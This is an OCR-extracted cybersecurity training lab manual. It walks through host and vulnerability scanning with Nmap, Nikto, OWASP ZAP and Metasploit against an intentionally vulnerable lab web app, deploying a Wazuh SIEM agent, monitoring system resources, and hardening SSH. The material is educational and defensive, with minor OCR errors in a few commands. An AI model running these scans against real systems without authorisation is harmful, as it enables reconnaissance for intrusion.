
- Close the Command Prompt window.

Step 7

- Close the File Explorer window.

Vulnerability Management

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Detect Web Application Vulnerabilities

A Cyber Security Specialist needs to conduct regular scans on devices connected to the network to determine if these devices are still compliant and detect any vulnerabilities. In this exercise, the network will be scanned for available hosts and determine if any hosts have possible vulnerabilities. After completing this exercise, you should be able to: Scan the Network for Available Hosts using Nmap, Scan Detected Hosts for Vulnerabilities with Nikto, Scan Detected Hosts for Vulnerabilities with OWASP ZAP, Scan Detected Hosts for Vulnerabilities with Metasploit and Nmap

Task 1 – Scan the Network for Available Hosts using Nmap

The Nmap application can be used to scan available hosts in the network. In this task, the network will be scanned to detect the available hosts using the Nmap application

Step 1

- Connect to ACIDM01.
- Click the Start charm and select XAMPP Control Panel from the XAMPP menu.

Step 2

- Click Start for the following in the XAMPP Control Panel.
    - Apache MySQL
- Close the XAMPP Control Panel window.
- A vulnerable web server has been configured on ACIDM01. It will be scanned to determine the exposed ports and vulnerabilities.

Step 3

- Connect to ACIKALI.
- Open the Terminal Emulator window from the desktop Toolbar.

Step 4

- In the Terminal window, type the following:
    - ifconfig eth0
- Press Enter
- The executed command displays the device's IP address and subnet mask. This information will be used to scan the network for connected devices.

Step 5

- In the Terminal window, type the following:
    - sudo nmap -sn 192.168.0.0/24
- Press Enter
- When prompted for a password, enter the following:
    - Passw0rd
- Press Enter
- Executing the command displays all the active devices connected to the specified subnet. The detected devices can be scanned individually to detect open ports and running services. From the results, it can be seen that six devices with their associated IP addresses have been detected.

Step 6

- Type the following in the Terminal window:
    - clear
- Press Enter
- Enter the following in the Terminal window:
    - sudo nmap -Pn 192.168.0.1
- Press Enter
- Executing the command displays the open ports and services running on the device. From the open ports, the device's functionality can be determined. Unnecessary open ports that were detected can also be closed to ensure the device is secure.

Step 7

- Type the following in the Terminal window:

    - clear
- Press Enter
- Enter the following in the Terminal window:
    - sudo nmap -Pn 192.168.0.2
- Press Enter
- The open ports on the device are displayed. From the results, it was determined that Port 80 is open, which might indicate that the device is a web server.

Step 8
- Type the following in the Terminal window:
    - clear
- Press Enter
- Enter the following in the Terminal window:
    - sudo nmap -Pn 192.168.0.4
- Press Enter
- The executed command displays the open ports on the device.

Task 2 – Scan Detected Hosts for Vulnerabilities with Nikto

In this task, the detected hosts will be scanned for vulnerabilities using the Nikto application.

Step 1
- Connect to ACIKALI.
- Type the following in the Terminal window:
    - clear
- Press Enter
- Enter the following in the Terminal window:
    - sudo apt install nikto -y
- Press Enter

Step 2
- Type the following in the Terminal window:
    - clear
- Press Enter
- Enter the following in the Terminal window:
    - sudo nikto -h 192.168.0.2
- Press Enter
- When prompted, type N and press Enter
- The version of the Apache server running on the device was detected as 2.4.56. A security specialist can use this information to determine if there are any discovered vulnerabilities for the specific version.

Step 3
- Type the following in the Terminal window:
    - clear
- Press Enter.
- Enter the following in the Terminal window:
    - sudo nikto -h 192.168.0.4:9000
- Press Enter

- In Task 1, the 192.168.0.4 device was scanned, showing that Port 9000 was open. When scanning the device with the Nikto application, it was determined that an Apache server is running on a Linux Alma, and the version of the Apache server was detected as 2.4.53

Step 4
- Open Firefox ESR from the desktop Toolbar.

Step 5
- In the Firefox browser, browse to the following URL:
    - ```
      https://httpd.apache.org/security/vulnerabilities_24.html
      ```
- Press Enter

Step 6
- On the APACHE: HTTP SERVER PROJECT window, scroll down and locate Fixed in Apache HTTP Server 2.4.56 pane.
- The detected and fixed vulnerabilities for the specific version of the Apache server are displayed. A Security specialist can use this information to remediate detected vulnerabilities to prevent exploitation of the web server. The Common Vulnerabilities and Exposures (CVEs) associated with the version of the server are also displayed.

Task 3 – Scan Detected Hosts for Vulnerabilities with OWASP ZAP

The OWASP ZAP application was designed to scan web servers to detect vulnerabilities. In the task, the OWASP ZAP application will be used to scan the detected hosts for vulnerabilities.

Step 1
- Connect to ACIKALI.
- Click Applications in the desktop Toolbar.

Step 2
- Select zap in the Web Applications Analysis menu.
- The OWASP ZAP application will take a few minutes to open.

Step 3
- Select the No, I do not want to persist this session at this moment in time radio button.
- Click Start.

Step 4
- Close the Manage Add-ons pop-up window.

Step 5
- Click Automated Scan in the Welcome to OWASP ZAP pane.

Step 6
- On the Automated Scan pane, configure the following fields:
- Tick the Use ajax spider checkbox.
      ```

- Enter the following in the URL to attack field:
  - http://192.168.0.2/bwapp
- Click Attack

Step 7
- Click Alerts in the bottom pane.
- The OWASP ZAP application will scan the web server for possible vulnerabilities.

Step 8
- In the Alerts pane, select Absence of Anti-CSRF Tokens (5) in the Alerts drop-down menu.
- The ZAP application can detect vulnerabilities in a web application. A vulnerable web application has been implemented on the ACIDM01 device. Several vulnerabilities have been discovered, as can be seen in the output. A Cyber Security specialist can use these results to remediate the vulnerabilities to prevent an attack on the web application. Scroll through the detected vulnerabilities to get more information.

Step 9
- Close the OWASP ZAP application.

Step 10
- Click OK on the OWASP ZAP pop-up window.

Task 4 – Scan Detected Hosts for Vulnerabilities with Metasploit and Nmap

The Metasploit Framework application can be used in conjunction with the nmap application to detect web application vulnerabilities. In this task, the Metasploit Framework application will be used to detect web application vulnerabilities.

Step 1
- Connect to ACIKALI.
- Click the Terminal Emulator in the desktop Toolbar.

Step 2
- Enter the following in the Terminal window:
  - sudo msfdb init && msfconsole
- Press Enter
- When prompted, enter the following password
  - Passw0rd
- Press Enter

Step 3
- When prompted, type Y and press Enter.

Step 4
- In the Terminal window, type the following and press Enter:
  -
```
use auxiliary/scanner/portscan/tcp
```

Step 5

- In the Terminal window, type the following and press Enter:
    - show options

Step 6

- In the Terminal window, type the following and press Enter:
    - set RHOSTS 192.168.0.4

Step 7

- In the Terminal window, type the following and press Enter:
    - set PORTS 8000-9000
- The range of the open ports that will be scanned can be adjusted according to the needs of the assessment.

Step 8

- In the Terminal window, type the following and press Enter:
    - exploit
- The metasploitable application was used to test which ports are open on the detected host. From the results, it can be seen that Port 9000 is open.

Step 9

- In the Terminal window, type the following and press Enter:
    -
```
db_nmap -sV -p 9000 192.168.0.4
```
- The nmap application was used to determine the version and the operating system hosting the Apache Server. A Cyber Security Specialist can use this information to determine if there are any discovered vulnerabilities for the specific version of the Apache Server.

Exercise 2 – Monitor Devices for Vulnerabilities

A Cyber Security Specialist needs to conduct regular scans on devices connected to the network to determine if these devices are still compliant and detect any vulnerabilities. In this exercise, the Wazuh application will be used to monitor devices for vulnerabilities. After completing this exercise, you should be able to: Prepare the SIEM Manager, Install the SIEM Agent on a Windows Device, Detect Vulnerabilities on a Windows Device

Task 1 – Prepare the SIEM Manager

Wazuh is an open-source security monitoring platform with SIEM capabilities. It is designed to monitor and analyze security events and incidents across the information technology infrastructure, provide real-time threat detection, incident response, and compliance management. The Wazuh Manager is already installed on ACIALMA and is the central hub for collecting and analyzing security-related data. In this task, you will prepare the Wazuh Manager on ACIALMA for operation.

Step 1

- Connect to ACIALMA.
- In the Taskbar, select Terminal.

Step 2

- In the Terminal window, type the following and press Enter:
  - sudo syystemctl status wazuh-manager

Step 3

- In the Terminal window, type the following and press Enter:
  - Passw0rd
- Observe that the wazuh-manager is inactive and disabled.

Step 4

- In the Terminal window, type the following and press Enter:
  - sudo systemctl start wazuh-manager

Step 5

- In the Terminal window, type the following and press Enter:
  - sudo systemctl status wazuh-manager
- Observe the wazuh-manager is active (running). It remains disabled, which indicates the service will not start automatically on reboot

Step 6

- In the Taskbar, select the Activities menu.

Step 7

- In the Activities menu, select Firefox.

Step 8

- In Firefox, type the following into the URL bar:
  - https://192.168.0.4/
- Press Enter

Step 9

- In Firefox, select Log in on the wazuh log in page.

Step 10

- Observe the wazuh checks that are done during initialization. The wazuh manager will load when these checks are complete.

Step 11

- Click the Go to home page icon in the Firefox browser.

Task 2 – Install the SIEM Agent on a Windows Device

While the Wazuh Manager is a hub for data collection, a Wazuh Agent resides on a host and provides data to the Wazuh Manager for analysis. The agent conducts local data collection and enables real-time monitoring, scalability, and context about the machine it resides on. In this task, the Wazuh Agent will be installed and verified on ACIWIN11.

Step 1

- Connect to ACIALMA.
- On Firefox, in the wazuh Modules page, click the Add agent link.
- Observe that the Total agents listed is zero. ACIWIN11 will be added as an agent to provide input into the manager. The PowerShell command that will be used at ACIWIN11 to add it as an agent is generated within the wazuh manager.

Step 2
- In the wazuh - Deploy a new agent page, select Windows.

Step 3
- On the Deploy a new agent page, scroll down to Step 4 and type in the following for the Wazuh server address field:
    - 192.168.0.4

Step 4
- On the Deploy a new agent page, scroll down to Step 5 and type in the following for the Assign an agent name field:
    - ACIWIN11

Step 5
- On the Deploy a new agent page, scroll down and select default from the dropdown menu labeled Select one or more existing groups.

Step 6
- Scroll to the bottom of step 6 and observe the PowerShell command that has been generated. This is the command that will be entered at ACIWIN11 to install and configure the agent. Also, notice step 7, which provides the PowerShell command to start the agent once it has been installed and configured on ACIWIN11.

Step 7
- Connect to ACIWIN11.
- Click the Start charm and type the following:
    - powershell
- Select Windows PowerShell > Run as Administrator from the Best match pop-up menu.

Step 8
- In PowerShell, type the following and press Enter:

```
Invoke-WebRequest -Uri
https://packages.wazuh.com/4.x/windows/wazu
h-agent-4.5.0-1.msi -OutFile
${env:tmp}\wazuh-agent.msi; msiexec.exe /i
${env:tmp}\wazuh-agent.msi /q
WAZUH_MANAGER='192.168.0.4'
WAZUH_REGISTRATION_SERVER='192.168.0.4'
WAZUH_AGENT_GROUP='default'
WAZUH_AGENT_NAME='ACIWIN11'
```

- As a note, for a large command like this, the lab does have the ability to move a file between virtual machines through the web browser Intranet page in the MyFiles tab. So, the command generated at ACIALMA could be saved to a text file and transferred to ACIWIN11 through the Intranet MyFiles tab.

Step 9
- In PowerShell, type the following and press Enter:
  - NET START WazuhSvc

Step 10
- Observe that the service starts successfully.

Step 11
- Click the Start charm and type the following:
  - manage agent
- Select Manage Agent from the Best match pop-up menu

Step 12
- On the Wazuh Agent Manager window, select Manage and then Status.

Step 13
- Click OK on the Agent Running pop-up window.
- The Wazuh agent was successfully installed on the ACIWIN11 device, enabling the Wazuh application to monitor the device for vulnerabilities.

Task 3 – Detect Vulnerabilities on a Windows Device

In this task, a Windows device will be monitored for vulnerabilities.

Step 1
- Connect to ACIALMA.
- If you've been signed out of the device due to inactivity. Type the password Passw0rd to login.
- In the Firefox browser, click the Go to home page icon.

Step 2

- In the Firefox browser, select Security configuration assessment in the AUDITING AND POLICY MONITORING pane.

Step 3
- On the Inventory tab, click Select agent.

Step 4
- Click ACIWIN11 on the Explore agent pane.

Step 5
- Click CIS Microsoft Windows 11 Enterprise Benchmark v1.0.0 on the Inventory tab.


Step 6
- On the Inventory tab, click Failed in the CIS Microsoft Windows 11 Enterprise Benchmark v1.0.0 pane.

Step 7
- In the Results field of the Checks pane, select the drop-down menu.

Step 8
- The Wazuh SIEM application has detected several possible vulnerable configurations on the ACIWIN11 device. The Cyber Security Specialist can use this to evaluate the results and remediate them according to the company's policies.
- Click the Firefox window

Monitoring Computing Resources

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Monitoring Device Resource Utilization

A Cyber Security Specialist needs to monitor the devices on the network resource utilization to ensure the availability of the host services or applications on the specific devices. A sudden increase in resource utilization might indicate that the device has been compromised. In this exercise, different methods will be explored on how to monitor different device resources. After completing this exercise, you should be able to: Monitor Alma Linux Device's Resource utilization, Monitor Device Resource Utilization on Kali Linux, Monitor Resource Utilization on a Microsoft Device

Task 1 – Monitor Alma Linux Device's Resource Utilization

In this task, different methods will be explored to monitor Linux device resource utilization

Step 1

- Connect to ACIALMA.
- In the Activities window, select Terminal.

Step 2

- In the Terminal window, type the following:
    - top
- Press Enter

Step 3

- Press “q” to return to the Terminal interface prompt.
- The top command can monitor the resource utilization on a Linux device. Executing the command without any parameters will continue displaying the running processes on the device until the q key is pressed.

Step 4

- In the Terminal window, type the following:
    - top -n 10
- Press Enter
- The top command can be executed with different parameters to monitor resource utilization on the device. Executing the top command with the -n parameter will specify how many times the top command refreshes the display of resource utilization.

Step 5

- In the Terminal window, type the following:
    - top
- Press Enter

Step 6

- In the Terminal window, press the “Shift +m” key combination.
- Using the Shift + m key combination will filter the results to sort the processes running on the system according to memory utilization. This can be used to troubleshoot processes that use excessive memory. By default, the processes running on the system are sorted by the CPU utilization of the device.

Step 7

- In the Terminal window, press “Shift +n”.
- Using the Shift + n key combination will filter the results to sort the processes running on the system according to the Process ID (PID) of the services running on the system. If an unknown service is detected, the PID number can be used to stop the specific service.

Step 8

- Identify the PID for the top process, in this case 3344.
- The PID for the top process can vary from the one shown in the screenshot.
- Press k and enter the PID of the top process.
- Press Enter.

Step 9

- Press Enter in the Terminal window.
- The PID of the top process was used to stop the specific service.

Step 10
- In the Terminal window, type the following:
    - top -u aciadmin
- Press Enter
- The top command combined with the -u parameter was used to filter the resource utilization according to a specified user. If several users access the device, specific users with high resource utilization can be identified.

Step 11
- In the Terminal window, press m twice.
- Pressing the m key twice will change the interface to display the memory utilization as a bar graph, enabling the administrator to monitor the memory utilization.

Step 12
- Press 'q' to return to the Terminal interface.

Task 2 – Monitor Device Resource Utilization on Kali Linux

In this task, the resource utilization on a Kali Linux device will be monitored.

Step 1
- Connect to ACIKALI.
- Open the Terminal window from the Taskbar.

Step 2
- In the Terminal window, type the following:
    - sudo apt-get update
    - sudo apt install htop -y
- Press Enter
- When prompted, enter the following password
    - Passw0rd
- Press Enter
- Type clear in the Terminal window and press Enter to clear the Terminal window.

Step 3
- In the Terminal window, type the following:
    - htop
- Press Enter

Step 4
- In the Terminal window, locate the htop service and press F9.
- Press Enter.
- The htop application monitors the resource utilization on the Kali linux device. Similar to the top application, it can be used to stop services running on the device.

Step 5

- In the Terminal window, type the following:
    - htop -u aciadmin
- Press Enter
- Executing the htop command with the -u parameter displays all the services that run for the specified user.

Step 6
- In the Terminal window, select the CPU% column using the mouse.
- The htop application supports the utilization of the mouse through the Terminal window. Compared to the top application, which does not support using the mouse in the Terminal window. Selecting the CPU% column will sort the CPU utilization according to the utilization, and high-demand applications can be identified.

Step 7
- Press F10 in the Terminal window.

Task 3 – Monitor Resource Utilization on a Microsoft Device

In this task, the resource utilization of a Microsoft device will be monitored.

Step 1
- Connect to ACIDM01.
- Right-click the Taskbar and select Task Manager.

Step 2
- In the Task Manager window, select More details.

Step 3
- In the Processes tab, right-click Server Manager and select End task.
- The Processes tab of Task Manager can be used to monitor the different services and applications running on the device. If an unwanted application is detected, it can terminated using Task Manager.

Step 4
- In the Task Manager window, select the Performance tab.

Step 5
- On the Performance tab of Task Manager, click Open Resource Monitor.

Step 6
- In the Resource Monitor window, select the CPU tab.
- The Resource Monitor application can be used on Windows devices to monitor the resource utilization of the device. The Overview tab displays a brief overview of the resource utilization, and other tabs are available to view specific resource utilization in more detail.

Step 7
- On the CPU tab of the Resource Monitor, select the Services drop-down menu.
- The CPU tab of the Resource Monitor displays the utilization of the CPU utilization of the device. It can be used to determine if the device is performing optimally. The Services drop-down menu can

be used to view the CPU usage a specific service utilizes and determine if the device would need more resources.

Step 8

- Select the Memory tab in the Resource Monitor window.
- The Memory tab in the Resource Monitor window can similarly be used to view the memory utilization per process on the device.

Step 9

- Select the Disk tab in the Resource Monitor window.

Step 10

- In the Disk tab of the Resource Monitor window, select the Storage drop-down menu.

Step 11

- Click the Network tab in the Resource Monitor window.

Step 12

- In the Network tab, select the Network Activity drop-down menu in the Resource Monitor window.
- The Network Activity monitor drop-down menu displays services on the device utilizing network resources. If there is a sudden increase in network activity, it might be an indication of a network network attack.

Step 13


- Select the Listening Ports drop-down menu in the Network tab of the Resource Manager.
- The open firewall ports on the device can be viewed in the Listening Ports drop-down menu. A Security specialist can determine if unnecessary ports are open, which might indicate that the device has been compromised.

Step 14

- Close the Resource Monitor window.

Enhancing Enterprise Security

Lab Topology



-
- ACIDC01 - Windows Server 2022 - Domain Controller
- ACIDM01 - Windows Server 2022 - Domain Member Server
- ACIWIN11 - Windows 11 PRO - Domain Member Workstation
- ACIALMA - Alma Linux 9.1 - Stand-alone Linux Server
- ACIKALI - Kali Purple 2023.1 - Stand-alone Linux Workstation

Exercise 1 – Linux Server Hardening Techniques

A Cyber Security Specialist needs to evaluate the security posture of devices on the network and remediate detected vulnerabilities. Specific services, for example, SSH, run on the default ports. This might be an attack surface and a possible vulnerability. In this exercise, a Linux Server will be hardened by reducing the attack surface on the server. After completing this exercise, you should be able to: Harden a Linux Server, Manage a Linux Firewall

Task 1 – Harden a Linux Server

The SSH service runs by default on port 22 and maybe a possible attack vector for a cyber-criminal. In this task, hardening techniques will be applied to a Linux Server to reduce the attack surface on the server.

Step 1

- Connect to ACIALMA.
- Select Terminal from the Activities menu.

Step 2

- In the Terminal window, type the following:
  - ```
    sudo vim /etc/ssh/sshd_config
    ```
- Press Enter.
- Enter the following password:
  - Passw0rd
- Press Enter
- The sshd_config file contains the configuration settings for the SSH service. This file can be modified to harden the security settings on the server.

Step 3

- In the Vim text editor, enter the following:
  - :set number
- Press Enter
- Executing the command in the Vim text editor will display the line numbers of the file, making it easier to find specific entries.

Step 4

- In the Vim text editor, locate Line 21 and press 'i'.
- Modify the entry to the following:
  - Port 1155
- By default, the SSH service runs on Port 22. Changing it to a different port will reduce the attack surface on the server.

Step 5

- In the Vim text editor, locate Line 40.
- Modify the entry to the following:
  - PermitRootLogin no
- By default, the root account can be used to remotely access the server, and this is a possible security vulnerability. Modifying the specified entry will restrict the root account from being able to connect remotely.

Step 6

- In the Vim text editor, locate Line 42.
- Modify the entry to the following:
  - MaxAuthTries 3
- Changing the specified entry will limit the amount of times an incorrect password can be entered. In this case, it will be restricted to three tries.
    ```

Step 7

- In the Vim text editor, locate Line 43.
- Modify the entry to the following:
    - MaxSessions 3
- Changing the specified entry will limit the amount of remote sessions to the server, ensuring that only authorized users can access the server.

Step 8

- In the Vim text editor, press ESC and enter the following:
    - :wq
- Press Enter

Step 9

- In the Terminal window, enter the following
    - sudo semanage port -a -t ssh_port_t -p tcp 1155
- Press Enter.
- Enter the following password:
    - Passw0rd
- Press Enter
- The default port for the SSH service was changed to 1155. To ensure connectivity, the new port needs to be specified.

Step 10

- In the Terminal window, type the following:
    - sudo firewall-cmd --zone=public --add-port 1155/tcp –permanent
- Press Enter

Step 11

